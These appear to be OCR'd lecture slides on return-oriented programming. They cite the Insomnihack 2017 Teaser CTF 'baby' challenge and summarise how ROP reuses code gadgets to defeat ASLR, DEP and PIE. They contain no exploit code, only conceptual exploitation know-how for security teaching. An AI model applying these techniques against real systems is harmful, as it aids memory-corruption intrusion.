
Practical ROP

Return Addresses on stack point to Code



Practical ROP


Write String or Shellcode to R/W memory



Insomnihack 2017 Teaser

Insomnihack Teaser

- Insomnihack: Security Conference in Geneva
- Got a Teaser CTF (Capture the Flag)
- Baby challenge:
  - Forking Server
  - 64 bit
  - ASLR
  - PIE
  - Stack Canary



baby	Pwn	50	01:23:22	0x90r00t	82

ROP: Conclusion

ROP: Conclusion

Ret2libc / ret2got / ret2plt

- Is “only” able to execute arbitrary library functions

ROP

- Can execute arbitrary code by re-using existing code from program or shared libraries
- Can by itself defeat ASLR+ DEP
- Can defeat ASLR+DEP+PIE with information disclosure

Find gadgets in:

- Program itself (if big enough, .text)
- LIBC (if not ASLR)
- LIBC (by using gadgets from .text to leak LIBC ptr via GOT)